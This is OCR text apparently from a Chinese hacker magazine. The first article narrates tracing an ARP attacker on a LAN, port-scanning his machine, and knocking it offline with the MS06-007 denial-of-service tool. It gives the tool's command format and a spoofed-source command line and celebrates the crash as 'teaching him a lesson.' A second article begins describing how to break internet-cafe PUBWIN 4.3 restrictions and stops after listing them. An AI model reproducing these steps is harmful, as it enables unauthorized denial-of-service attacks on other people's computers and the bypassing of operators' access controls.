


图3




图1




图2

现在我们知道攻击者的MAC地址了，但是还不知道对方的IP地址，于是拿出LanSee（局域网查看工具），打开它，点“搜索计算机”，过一会儿就会有结果了（图3）。

LanSee会把整个局域网内的计算机扫出来，我们来找对应的MAC地址的计算机，如图4，就是那个IP地址为192.168.1.74的电脑。现在开始反击，先拿出s.exe来扫描对方开放的端口，他打开了135、139、443、1839、3077、9501、18018端口。





图4

其中1839和18018是万象网管软件的端口，没什么使用价值，而135等端口应该不可能有rpc溢出漏洞，我用ms05039scan和ms06040scan扫描了一下，没有检测到漏洞。算了，既然不能入侵，那就试试ms06007dos吧。其命令格式为“ms06007.exe 攻击IP 伪装来源IP”。打开cmd，我输入**ms06007.exe 192.168.1.74 192.168.1.75**执行，提示我们**Send success!**。不久本机上的anti arp sniffer已经没有提示了，说明那家伙的电脑已经死了，给他点教训让他知道做坏事的下场。现在有很多网吧中的电脑都没有打上ms06007的补丁，因此希望大家在使用这个拒绝服务攻击程序的时候一定要谨慎！（本文所涉及到的Anti Arp Sniffer 2.0、局域网查看工具、S扫描器和MS06007已收录到光盘中）



网吧破解实战记录

嘿祢钚是错

我以前去的网吧使用的全是万象2004，不过今天新到的这家网吧使用的却是PUBWIN4.3。以前我只接触过万象2004和美萍安全卫士，至于PUBWIN4.3，虽然以前也曾经听到过PUBWIN的大名，可一直没有亲身接触过，现在还真让我感觉到有点稀奇。算一算，我玩黑也不是一天两天了的，即使是PUBWIN4.3也休想难得倒我！

开机后，一看桌面背景，好难看呀，还是换一个顺眼的吧，干起活来也舒服。我还是喜欢WINDOWS默认的那种背景，可是一点桌面的属性，居然提示“本次操作由于这台计算机的限制而被取消。请与您的系统管理员联系。”，如图1。我决定先来了解一下这个网吧的安全状况（也就是限制情况）。




图1

先瞧瞧“开始”菜单，只有“注销”、“关闭计算机”、“帮助和支持”、“搜索”、“文档”和“程序”。而“程序”中呢？也只是给出了几个可有可无的东西（图2）。而“网上邻居”和“我的电脑”的属性也都打不开，提示说“管理员禁止此操作”。





图2


图3

除了以上的限制外，就是令人讨厌的“硬盘封锁”了！打开“我的电脑”，表面上似乎没有什么异常，一个盘符也没有缺少。可以当我双击打开系统盘“本地磁盘（c:/）”时，竟然显示是个空盘，什么内容也没有显示出来（图3）。

再来看看“任务管理器”，竟然也打不开（图4）。至于下载就更不用说了，系统提示“当前设置不允许下载”（图5）。这么多的限制，该如何破解呢？




图4




图5

